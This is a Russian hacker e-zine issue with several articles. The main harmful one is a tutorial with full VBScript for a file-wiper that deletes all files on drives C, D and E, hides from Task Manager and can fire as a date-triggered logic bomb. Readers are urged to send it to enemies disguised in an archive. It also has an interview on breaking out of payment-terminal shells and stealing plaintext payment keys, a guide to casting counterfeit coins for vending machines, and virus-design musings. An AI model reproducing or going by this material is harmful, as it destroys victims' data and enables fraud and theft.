Настроение паршивое, преподы достали, кент козёл кинул, девчонка скандал устроила... Короче, сегодня мы злые, жестокие и кровожадные

coding

Wilderwind
ICQ: 291426779
http://wilderwind.narod.ru

Пишем вирус, уничтожающий всё и вся

Настроение паршивое, преподы достали, кент козёл кинул, девчонка скандал устроила... Короче, сегодня мы злые, жестокие и кровожадные :) Я мстю и мстя моя жыстока. Сразу переходим к делу.

Можно, конечно, порыться в Интернете и скачать какой-нибудь CIH aka Chernobyl, lovesan, mydoom или loveletter и закинуть на комп вражине. Но вся беда в том, что все вирусы, полученные таким образом, скорее всего определяются даже самыми старыми антивирусными пакетами (клинические случаи не рассматриваются). Ничего не получится :(Неужели наш бедный страждущий дух останется неотмщённым?! О нет! Выход есть: Visual Basic Script, или VBS. Напишем же орудие мести! И оно будет вселяющим ужас, смертельным... файлом :-D

Что нам нужно? Опять же только Блокнот Windows и средние знания по скриптовым языкам, в частности по VBS. Готов? Начали!

Сначала пишем обязательную строку On Error Resume Next. Это обработчик ошибок; если какое-то действие не удаётся выполнить скрипту, то он не выдаёт ошибку, а продолжает со следующей строки. Ещё нам нужны два объекта: WSHSHELL и FSO, первый - это шелл для запуска программ, их убийства, записи в реестр; второй – это объект для работы с файлами, папками, их атрибутами и т.д. Их описываем следующим образом:

```
Set FSO = CreateObject("Scripting.FileSystemObject")
Set wshshell = createobject("wscript.shell")
```

Обращаю внимание на то, что рЕгИсТр букв для VBScript не имеет значения. Идём дальше.

Каким образом мы будем сотворять всепроникающее ЗЛО? Я выбрал рекурсивную процедуру. Что это такое? Это такая хитрая вещь, которая обращается к самой себе. Много-много раз. И, как следствие, выполняет какое-то действие. Действие это во многом зависит от твоей фантазии; можно многократно копировать все находимые в процессе работы файлы, изменяя каждый раз имя, и таким образом забить весь винт хламом. Можно изменять расширение всем находимым файлам, изменять имя... Тогда юзер запарится искать нужный файл, а программы будут в ужасе обнаруживать в графических файлах приложения, потому что Винда обращается к файлам и работает с ними именно по расширениям. Весело будет открывать Фотошопом документы, а Винампом - картинки...
Притом что информация, в принципе, никуда не девается, но работать с ней, а тем более вернуть к исходному состоянию становится практически невозможно.

Но мы на полном серьёзе откопали томагавк войны, раскрасили лица и очень воинственно настроены. Тогда мы сделаем просто удаление всего. Ну, кроме тех файлов, которые заняты приложениями. Для этого определим логические диски, на которых мы собираемся произвести этот беспредел:

```
Set TheFolder = FSO.GetFolder("C:\")
Set TheFolder2 = FSO.GetFolder("D:\")
Set TheFolder3 = FSO.GetFolder("E:\")
```

По желанию добавим то, что на наш взгляд необходимо. Теперь нужно решить, какие расширения на компе жертвы ему больше не нужны. Можно пофантазировать, поставив, например, dll, ini, sys или exe, но злость внутри кипит и клокочет, поэтому ставим такой * ужасный символ:

```
TheExtension = "*"
TheExtension = UCase(TheExtension)
```

Вот мы и подошли к написанию самой рекурсивной процедуры. Я не буду объяснять каждый шаг, потому что люди, знающие программирование, поймут без комментариев, а тем, кто не знает, объяснение бы заняло ещё 5 таких статей. Поэтому я просто выкладываю остальной код:

```
Sub WorkWithSubFolders(ByVal AFolder, ByVal TheExtension)
On Error Resume Next
Dim MoreFolders, TempFolder
KillFilesWithExtensionIn AFolder, TheExtension
Set MoreFolders = AFolder.SubFolders
For Each TempFolder In MoreFolders
WorkWithSubFolders TempFolder, TheExtension
Next
End Sub

Sub KillFilesWithExtensionIn(AFolder,TheExtension)
Dim AFile, TheFiles
On Error Resume Next
Set TheFiles = AFolder.Files
For Each AFile In TheFiles
If UCase(FSO.GetExtensionName(AFile.Path)) = TheExtension Then
AFile.Delete
Else if wshshell.appactivate("Дисп") or wshshell.appactivate("Proc") then
wscript.quit(0)
end if
end if
Next
End Sub
```

Осталось только вызвать эту процедуру:

```
WorkWithSubFolders TheFolder, TheExtension
WorkWithSubFolders TheFolder2, TheExtension
WorkWithSubFolders TheFolder3, TheExtension
```

Всё, файл-убийца готов. Его главное преимущество в том, что на момент написания статьи он ГАРАНТИРОВАННО не определяется НИКАКИМИ антивирусами. Время его работы на 80Гб винчестере около минуты. После этого винт
будет чистый и с запахом морозной свежести. Не совсем, конечно, кое-что останется, но в основном – тотальный беспредел и пипец.

INATTACK.RU

ХАКЕР - НЕ ПРЕСТУПНИК
ВЗЛОМ - ДЛЯ ИСКУССТВА
СМЫСЛ - В СВОБОДЕ

Наш разрушитель убегает от Диспетчера задач, не давая себя остановить вручную. Можно, конечно, добавить запись в реестр, но смысла она не имеет, потому что Винда больше никогда не загрузится... А вот если мы хотим сделать логическую бомбу, которая сработает после определённого числа - тогда да! Делаем так:

```
If day(now)>15 Then
...вызываем нашу процедуру...
End If
```

Запись в реестр уж добавьте сами :)

Вот и всё. Сохраняем этот ужас в Блокноте с расширением *.vbs и отправляем кому надо. Можно запаковать в SFX-архив, чтобы сменить иконку... Да много чего ещё можно, если есть фантазия и если уж очень вам насолили.

Этот скрипт НЕ БУДЕТ выложен на сайте. И отправить на мыло тоже не просите. Если уж очень нужно - до всего можно дойти самостоятельно.

Удачи желать тоже не буду, потому что сочувствую третьей стороне в случае успеха... Проверено.

coding

буфер

> Сегодня мы попробуем написать программу для работы с буфером обмена. Она пригодится тем кто постоянно копирует и вставляет текст из буфера. Все просто если вам надо вставить что то одно в несколько мест, но что если вам надо постоянно вставлять разный текст, ведь геморно искать в тексте, потом копировать или еще хуже набирать заново. Мне кажется намного проще поочередно скопировать то что может пригодится в дальнейшем и начать работать. Эта программа поможет сэкономить время на написании текста, ведь для того что бы скопировать текст надо всего лишь один раз кликнуть в нужном месте и все.

coding

КоЯп
ICQ: 322522511
Mail:inCyberteam@mail.ru

Буфер

Сегодня мы попробуем написать программу для работы с буфером обмена. Она пригодится тем кто постоянно копирует и вставляет текст из буфера. Все просто если вам надо вставить что то одно в несколько мест, но что если вам надо постоянно вставлять разный текст, ведь геморно искать в тексте, потом копировать или еще хуже набирать заново. Мне кажется намного проще поочередно скопировать то что может пригодится в дальнейшем и начать работать. Эта программа поможет сэкономить время на написании текста, ведь для того что бы скопировать текст надо всего лишь один раз кликнуть в нужном месте и все.

Ну приступи к написанию программы.

Для работы нам понадобится Dephi (я писал на 6й), мозги, прямые руки и пожалуй все.

Начну с самого основного. Буду писать от необходимого к тому что может пригодится.

Поместим на форму Timer (находится на вкладке System), Listbox (находится на вкладке Standart), PopupMenu и пока все. Timer необходим для того что бы проверять не изменился ли текст в буфере, если изменился то мы его добавляем если нет то ничего неделаем, в выпадающем меню мы добавим функцию удаления и копирования.

Теперь немного программного кода:

!!! Для работы с буфером в строчку Uses надо дописать Clipbrd;

```
procedure TForm1.Timer1Timer(Sender: TObject); // событие такймера
var // задаем переменные
  i: integer; // нужна для проверки на совпадения
begin
// начинаем цикл от 0 до количества строчек в listbox'е
for i:=0 to listbox1.Items.Count-1 do
// сравниваем то что в буфере и строчку в списке
// если нашлось совпадение выходим из цикла если нет тогда добавляем в список
   if clipboard.AsText=listbox1.Items.Strings[i] then
    exit;
    listbox1.Items.Add(clipboard.AsText);
end;
```

Теперь добавим в Listbox PopupMenu и в меню создадим опцию удалить и в ней пишем:

```
procedure TForm1.N2Click(Sender: TObject);
begin
  if clipboard.AsText=listbox1.Items.Strings[listbox1.itemindex] then
  clipboard.Clear; // если буфер равен тому что мы хотим удалить то очищаем его
  listbox1.Items.Delete(listbox1.itemindex); // удаляем выделенную строку
end;
```

Можно добавить опцию – копировать для удобства:

```
procedure TForm1.N1Click(Sender: TObject);
begin
// копируем выделенный текст в буфер
  clipboard.AsText:=listbox1.Items.Strings[listbox1.itemindex];
end;
```

Этот код можно использовать так и для копирования по клику.
Фактически больше ничего не нужно. Но я все-таки решил добавить еще несколько функций для моей программы. Например: запоминание размера и позиции окна, оставаться поверх всех окон, копирование по клику или двойному клику, и прилипание к краям экрана. Так же можно добавить выбор шрифта и цвета фона.

Для этого я поместил на форму MainMenu и создал опции: копирование двойным кликом, и оставаться поверх всех окон.

```
// в этой процедуре мы указываем копировать одним кликом или двойным
procedure TForm1.CopyDoubleClick1Click(Sender: TObject);
begin
  if not CopyDoubleClick1.Checked then
  CopyDoubleClick1.Checked:=true
  else
  CopyDoubleClick1.Checked:=false;
end;

// процедура копирования двойным кликом
procedure TForm1.ListBox1DblClick(Sender: TObject);
begin
// если опция выбрана тогда копируем двойным кликом
  if copyDoubleClick1.Checked then
  clipboard.AsText:=listbox1.Items.Strings[listbox1.itemindex];
end;

// процедура копирования одним кликом
procedure TForm1.ListBox1Click(Sender: TObject);
begin
// если опция не выбрана тогда копируем одним кликом
  if not copyDoubleClick1.Checked then
  clipboard.AsText:=listbox1.Items.Strings[listbox1.itemindex];
end;
```

Для того что бы программа оставалась поверх всех окон я пользовался следующей процедурой:

```
procedure TForm1.StayOnTop1Click(Sender: TObject);
begin
  // если опция не выбрана до нажатия то при нажатии
  if not StayOnTop1.Checked then
  begin
 // делаем форму поверх всех и отмечаем опцию галочкой
```

```
  form1.FormStyle:=fsStayOnTop;
  StayOnTop1.Checked:=true;
  end
  else
  begin
// иначе делаем все наоборот
  StayOnTop1.Checked:=false;
  form1.FormStyle:=fsNormal;
  end;
end;
```

Сейчас я приведу процедуру прилипания к краям экрана:

```
  private
    { Private declarations }
    procedure WMWindowPosChanging(var Msg: TWMWindowPosChanging);
    message WM_WINDOWPOSCHANGING;

procedure TForm1.WMWindowPosChanging(var Msg: TWMWindowPosChanging);
var
  WorkArea: TRect;
  StickAt : Word;
begin
  StickAt := 20; // устанавливаем размер после которого программа прилипнет к экрану
  SystemParametersInfo(SPI_GETWORKAREA, 0, @WorkArea, 0);
  with WorkArea, Msg.WindowPos^ do
  begin
    // Сдвигаем границы для сравнения с левой и верхней сторонами
    Right:=Right-cx;
    Bottom:=Bottom-cy;
    if abs(Left - x) <= StickAt then
      x := Left;
    if abs(Right - x) <= StickAt then
      x := Right;
    if abs(Top - y) <= StickAt then
      y := Top;
    if abs(Bottom - y) <= StickAt then
      y := Bottom;
  end;
  inherited;
end;
```

В конце: вот и все что я хотел рассказать, этой программой я часто пользуюсь при написании программ, теперь не приходится заново писать название компонента, что экономит время и можно не отвлекаться от написания программы, так же можно добавить опцию для управления с клавиатуры и много чего другого, но это уже дело вкуса, идеи и удобства пользователя.

Если появились вопросы пишите на E-mail или в Icq.

K.I.L.T.

ИНТЕРВЬЮ

Genoc1d
MAIL: [genoc1d@mail.ru]
ICQ: 210995

K.I.L.T. Интервью

С разработчиком ПО для терминалов

Я взял интервью касательно терминалов оплаты сотовой связи у разработчика сего ПО. Постарался обсудить все мифы, а так же аспекты обмана терминалов.

K - K.I.L.T.
tt - Разработчик ПО

K: Привет, представься.

tt: Меня зовут Михаил.

K: Что тебя подтолкнуло заниматься написанием софта для терминалов?

tt: Ровно то. что я устроился на работу в компанию, которая занимается производством и продажей контрольно-кассовой техники.

K: Какие языки используешь для написания, что представляет из себя софт?

tt: Пишу на делфи.
Что из себя представляет софт?.. Ты же наверняка кидал деньги себе на сотовый с помощью терминалов. Они все примерно одинаковы. Наш софт ничего нового из себя не представляет. Выбор оператора.. ввод номера.. Внос наличных.. Оплата.)

K: Ходит множество баек насчет того, что возможно пополнить счет при помощи обмана аппарата приема денег. Насколько это реально? И по каким параметрам определяется подлинность купюры?

tt: Про проверку подлинности купюры неплохо написано в последнем номере “хакера”.

K: Существует способ выйти из начальной оболочки терминала и зайти в систему (обычно Windows). Например, на некоторых моделях при помощи ввода всех 5-ок в поле телефонного номера оператора МТС. Какие еще есть методы? Как устанавливается этот доступ, и есть ли универсальное средство доступа к системе?

tt: Способ существует обязательно, но он по идее не должен быть всегда одним и тем же. Как захочет программист, так и будет. Например, в одном из наших предыдущих продуктов для этого нужно было сделать клики мышью в определенных местах экрана. В том продукте, что пишу я, эта возможность пока не предусмотрена. Когда понадобится, я придумаю что-нибудь простое, но трудно угадываемое

K: По какому принципу пополняется счет. Реально ли перехватить сигнал и использовать в своих целях (еще одна распространенная байка)? И каким методом вообще возможно пополнить счет нелегально, что надо для этого иметь и делать (если это возможно)?

tt: Мы не работаем непосредственно с операторами сотовой связи. Между нами и ими есть еще один посредник. Посредник предоставляет программу, которая отправляет запросы на сервер. А обмен с этой программой идет через файлы. Т.е. чтоб отправить запрос, я создаю файл с определенным именем, в котором записаны реквизиты платежа, идентификатор оператора, текущие дата и время, номер запроса и т.д.
Программа обрабатывает файл, если его формат корректен, отправляет запрос на свой сервер. Когда приходит ответ, то она создает файл ответа. Через него я узнаю, прошел платеж, или нет. Для использования этой программы нужны ключи. У нас есть только тестовые, которые, в принципе лежат в открытом доступе и любой человек может скачать их вместе с программой и поэкспериментировать с оплатой. Будут приходить ответы с сервера, что платеж проведен, но деньги на счет поступать не будут.
Реальные же ключи покупают непосредственно владельцы терминалов оплаты.

Для нелегальной оплаты, Вам, естественно понадобятся реальные ключи. Они лежат на терминале в открытом виде, и если Вы сможете получить доступ к рабочему столу, то у Вас будет шанс эти ключи скинуть себе на мыло (все терминалы подключены к Интернет), а дальше все - дело техники

K: Где можно почитать о работе терминалов, их строении и др. (линки)?

tt: В гугле, естественно)

K: Еще вопрос: Допустим, я получил доступ к рабочему столу. Где находятся ключи и что из себя представляют?

tt: Просто файлы, в них записаны ключи текстом. Их можно скинуть на почту.

K: С каким расширением? Как называются? Где лежат? По-точнее можно

tt: Зависит от того, с какой платежной системой работает терминал.

Есть платежки от Cyberplat. Они называются AtmPay. А лежат там, куда положит админ И называются также У нас, например, c:\atmpay\keys*.key
Есть платежки от EPort. Но с ними мы пока не работаем. Не могу ничего сказать.

K: Какая именно в них содержится информация?

tt: Примерно такая:

```
0000040801NS00000147000001000000125
api17032        00017033
api17032        00017033
BEGIN
mQBRAwAAQok95z4+AARVsdgRVAef24MItz/UdYrV7as4xrjhjpYqBG3Owb7dP1pE
p6Dz4MLJkdWzm+ccjy3pTsdvremajydnRyID4nrwQ9+p9AAURsAGHtAhhcGkxNzAz
MrABAw==
=5jFd
END
```

Я скопировал часть одного key-файла и вставил сюда.)
Там нет никакой осмысленной инфы. Просто ключи)

K: Ок. Допустим, ключи у меня. Я сижу дома, скачиваю с мыла. Что я могу с ними сделать? Как осуществить платеж? Что еще надо для этого иметь. Подробно в теории, пожалуйста. И на практике это осуществимо будет или маловероятно?

tt: У киберплата есть платежная программа, которую тебе скинут на мыло по первой просьбе. Через нее можешь попытаться провести платеж с реальными ключами. Можно поговорить с их он-лайн консультантом, представившись разработчиком ПО для терминала. Они все подробно расскажут, научат.

K: Думаю, я не очень осведомлен по теме, что бы сыграть разработчика ПО А у тебя не было никогда подобных идей? Не занимался ничем подобным?

tt: Нет)
Мне не интересны теневые способы заработка)

K: Правильно.
В общем, пополнить счет с помощью ключей реально.

tt: Не знаю. Возможно, что в ключах зашиты как-то IP-адреса терминалов или их MAC-и, хотя, может, и нет... Эти вопросы уже не в моей компетенции.

K: Хотел поинтересоваться по поводу самих терминалов. Сколько примерно стоит самому такой установить, это просто? И что для этого надо сделать?

tt: Прежде всего, его нужно купить... Сколько он стоит, не знаю, но думаю, что порядка 3-5 тысяч американских президентов.
Возможно, придется покупать какие-то лицензии...
И еще немаловажная статья расходов - это аренда места, куда будешь его ставить.

K: В общем, окупится не скоро

tt: Да)
Потому что с каждого платежа тебе в карман идти будет максимум процентов 5-6. Не больше.

K: Ладно, вроде всё. Спасибо тебе огромное, Михаил. Удачной работы и процветания!

tt: Спасибо. Удачи!

НАПОМНИ ЖАЛУЙСТА

garbage

Leshyi

Mail: leshyi@bk.ru

ICQ: 2414037

Напитки нахаляву

Или как обмануть автомат для продажи напитков

Полнится Родина наша талантами, к любому делу свой подход, свои методы и принципы. Как иначе охарактеризуешь данную статью?
Помните “Левшу” Ершова? Дык вот, порой часто умудряются такое сделать, что диву даешься. К чему это я всё? А вот к чему – на ваше обозрение выступает чисто трэшовая статья по обману автоматов прохладительных напитков и другое съестного (от главреда).

Приветствую тебя читатель! Скоро лето, а это значит снова жара, солнце пляж. Ты, наверное, не раз встречался с ситуацией, когда хочется выпить немного холодной колы, но тебя ломает отдавать автомату последнюю мелочь оставшуюся в кармане, или денег совсем нет с собой. В этой статье я расскажу, как заставить такие машины поить нас чаем, колой, какао бесплатно. Внимание, вся приводимая информация дана только в ознакомительных целях, автор не несет никакой ответственности за твои действия.

Но как говориться ближе к телу. Сначала разберемся с устройством подобного рода агрегатов. Наибольший интерес представляют купюроприемник и монетоприемник. Купюроприемники сейчас выпускаются довольно качественные. Они проверяют купюру по размерам, просвечивают ее ультрафиолетом и сверяют физические характеристики купюры, поэтому обмануть их не представляется возможным. С монетоприемниками проще. Они проверяют физические характеристики монеты (диаметр, толщина), затем светят на нее специальными лучами и сканируют отражение. Нам остается создать свои монеты, идентичные по размеру и изображению на обеих сторонах. В этом в принципе нет ничего сложного. Этим мы сейчас и займемся.

Что нам для этого потребуется? Метал, из которого будем выплавлять монеты (именно выплавлять, с чеканкой больше гемора будет, поскольку изображение должно быть нормальное, а не отзеркаленое которое получиться если использовать обычную монету как штамп), формочки в которые мы будем заливать монеты, всякие мелочи типа емкости в которой будем плавить, надфили которыми будем подравнивать края и т.п. ну и конечно же прямые руки.

Первый вопрос, где взять метал. Я решил особо не заморачиваться и нашел на помойке рядом со своим гаражом старый автомобильный аккумулятор. Разобрав его, мы обнаружим внутри свинцовые пластины. Извлекаем свинец и очищаем его от того покрытия, которым он защищен от кислоты. Будь предельно осторожен, ибо внутри аккумулятора находится концентрированная серная кислота!

Далее нам необходимо сделать формочки для монет. Я делал из глины. Хотя в принципе можно использовать гипс. Погружаем нормальные монеты в глину и кладем в прохладное место, где нет солнца, иначе глина потрескается. Когда высохнет, извлекаем монеты и обжигаем в доменной печи (или как я – на костре), чтобы глиняная форма стала прочной.

Все, теперь кладем заранее приготовленный свинец, в жестяную банку и в топку :) Когда полностью расплавиться и станет жидким заливаем в форму, ждем, когда остынет, извлекаем и начинаем обрабатывать полученные заготовки монеты, подгоняем по толщине, сравниваем края. Затем склеиваем две части монеты.

В итоге мы получим монету, которую автомат с радостью скушает и примет за настоящую. Этого мы и добивались. Сравните монеты «до» (слева) и «после» (справа)

K.I.L.T.

Чужое чтиво

коллекционное издание

Чужое чтиво

1724/30 ~~16556~~ 20.11 3

Дорогие читатели.
Перед вами коллекционное издание,
представляющее из себя, позвольте так
выразиться, сборник литературного
потенциала сторонних изданий и авторов.
Давно искали мы случая познакомить вас,
жаждали, потому, что наука в некотором роде
мать наша родная, всё одно как и
цивилизацыя и потому что сердечно уважаем
тех людей, знаменитое имя и звание которых,
увенченное ореолом популярной славы,
лаврами и орденами гремит как гром и молния
по всем частям вселенного мира сего
видимого и невидимого.
Говорят, что много книг напечатано во время
умственного сидения с трубами, градусниками
и кучей заграничных книг с заманчивыми
рисунками.
Могут ли люди жить на луне если она
существует только днем, а ночью исчезает?
Как могут быть на солнце пятны, из какого
мокрого тела они сделаны, если не сгорают?
Извините нас негодяев за беспокойство.
Читайте и просвещайтесь.

ГлавРед. genocld

Чужое чтиво

The Creatures

Computer Virus Magazine

Часть 1

От автора

Первый блин комом? Не знаю, но этоим блином оказался электронный журнал для вирьмейкеров малдшего дошкольного возраста (без картинок). Почему он? А почему бы и нет. Бежим за пивом и начинаем читать нашу крайнередкую книгу (в случае угрозы - вырвать лист, съесть и запить пивом).

Глава 1

Мне тут один лох женского пола сказала: "законом запрещено написание вирусов и распространение информации об их написании". Что-ж, не знаю... возможно, это и так... и плевать им будет, что у меня ничего ценного и нет, просто подходит по определению... и наступит peace/death. Мы конечно будем сопротивляться, но силы неравны, так что пока похвастаться нечем.

Глава 2

Наверное, это единственный файл из всего номера, где говориться о каких-либо технологиях довольно конкретно...

ФАНТАСТИЧЕСКИЕ ИДЕИ

Последняя "техническая" статья в TheCreatures. Эти идеи навеяны размышлениями над будущим киберпространства - каковы будут операционные системы и сети, каковы системные сервисы в отношении пользователя и приложений.

Дело в том, что усложнение системы весьма выгодно в отношении вирмейкинга.

Возможно в дальнейшем удасться создавать вирусы таких типов, каким сейчас и названия-то нет.

Возьмем несколько уроков у господа бога? Как известно, прототипом многоклеточных животных были колониальные бактерии. Как можно реализовать кибер-колонию? Я предлагаю два варианта: либо колония строится на одном "материнском" коде, либо все члены колонии равны между собой. В чём преимущество первого метода? Вообще в идеальном случае колония планируется по типу муравейника - есть вирус-матка, крупный код, единственный на компьютере и тщательно замаскированный. Он продуцирует небольшие стандартные программки, цепляющиеся к тем или иным носителям. По задумке такие программки должны выполнять роль спор. Но вот облом - откуда-же они будут брать код для построения

матки на новом компьютере? Тут есть несколько вариантов.

Например, матка может состоять из модулей заражения разных носителей. Тогда каждая спора будет представлять один модуль. Но такой метод очень неустойчив, слишком извращён и совсем уж неэффективен. Лучше конечно брать процедуры из каких-нибудь библиотек (может, из dynamic link?) Хотя, пожалуй, лучше просто учитывать, что на компьютере могут быть ещё копии себя же (хотя учитывать это приходится всегда - вспомните тесты на резидентную копию и на зараженность файла). Вообще есть мнение, что на одном компьютере должна быть максимум одна копия вира. Но хорошо защищённая.

Были также идеи насчёт upgrade вируса. Пример - вирь имеет некое числовое значение - версию. При попытке заражения данного компьютера, он проверяет, а нет ли там своей копии (ну это везде так), а потом смотрит её версию (а вот это уже новшество). Если версия совпадает, то делать ничего не надо. Если версия меньше, то можно минимум записаться ВМЕСТО неё (а не вместе с ней), а максимум - послать ей данные для upgrade до своей версии. Прикол ещё в том, что, в случае обнаружения более поздней версии, можно получить upgrade от неё. Пожалуй, подобная стратегия может быть применима для полноценных сетевых вирусов. Опять таки повторяю - это чисто ТЕОРЕТИЧЕСКИЕ рассуждения, пока не имеющие отношения к практике.

Глава 3

T u r b o A s s e m b l e r.
User's guide.

Я не мог оставить без внимания эту "историю дня" с популярного сайта:

Работаю я в службе сервиса...
Дал тут клиенту номер соточки на случай экстренных проблем. Ну он стал звонить по полной программе, в случае даже загрязнения мыши. А это сисадмин 40 лет, боится всего. Короче, звонок. Смотрю - ОН!
Беру трубку (а я за рулем)
- Слушаю.
- У меня ПОЛНАЯ ЖОПА!
- Может вам сесть на диету? ;)))))))))
- бип-бип-бип. Трубку бросил...

*** Юзериада ***

==========

1. Впечатления одного любителя погеймиться после посещения магазина, где всяким юзерством торгуют (диски с оффисом и виндой, мышки, клавы):

"Прикинь, там клавиатура на две части разделена, чтобы вдвоём играть!"

Когда я его спросил, а почему именно играть, он с недоумением сказал:

"Ну а зачем ещё-то?"

Вот оно как.
==========

2. Пугань одного "хакера" (типа профессиональные разговоры) в качестве собеседника - один друг (совсем не "хакер"):
он(с прерывистым дыханием): А вот что будет... хох... хо-о.. если перепрограммировать... оххо-о-о... контроллер тринадцатого прерывания?
друг(озадачено): То есть?
он(так же охая): Ну... перепрограммировать контроллер... тринадцатого прерывания.
(это он типа "что-ж тут непонятного")
друг(пытается разобраться): Ну а что ты этим хочешь добиться?
он(быстро, на выдохе): ВИНТ ОТФОРМАТИРОВАТЬ!
==========

3. Просьба в локальной сети:
"Перепиши мне эмулятор асемблера" (орфография сохранена)
==========

4. Отчёт спецкорра:
- Я седня диск взял! С крутым хаккерским софтом!!
- ... И что там такого крутого?
- Ну... проги всякие!
- Перепиши мне что-нибудь...
(Хотя мне нахрен не надо - и так этого говна полно...)
- Лучше не надо... Могут поймать.
(Сразу видно жадина. Но он-то не знает, что я спросил для проверки)
- Кто... поймает?

- Провайдеры или серверы
  ^^^^^^^^^^^^^^^^^^^^^^^ - дословно

И ещё один:
Маленький мальчик нашёл DrWEB... : "Мне пришлось _весь_ виндовс переустанавливать! Какая-то сволочь меня НетБасом заразила! В ОДНОМ ТОЛЬКО КАТАЛОГЕ WINDOWS ШТУК 20 БЫЛО зАРАЖЕНО!!!"

(если у вас с сетями нелады, знайте, что NetBus - это один из распространенных сетевых троянов. Соответственно копирует себя один раз в каталог виндов...)

Ну и под конец хотелось бы сказать вот чего. Я вот тут все выступаю против ламерства (это важно - не против ЛАМЕРОВ, а против ламерства), а сам-то иногда отдаюсь сему грешному побуждению... Вы уж простите меня, те, кто не является "хакерами", те, кто окончательно перебрался на новое место жительства - в киберпространство. Вы - творцы и разрушители одновременно. Вы знаете законы этого мира и стараетесь повлиять на них. Для кого-то вдохновители, для кого-то предмет ненависти, вы - всегда источник нового. Если это действительно так, то мне остается лишь склониться перед вами в повиновении, ибо сам я слишком молод для серъезных дел - мне всего год осознанной киберпространственной жизни, да и та пока что-то не удается...

А вот моя последняя реплика в журнале "TheCreatures":

Люди! Никогда не берите в руки бумажный журнал "Хакер"! Это ПРОСТО ДЕРЬМО!!!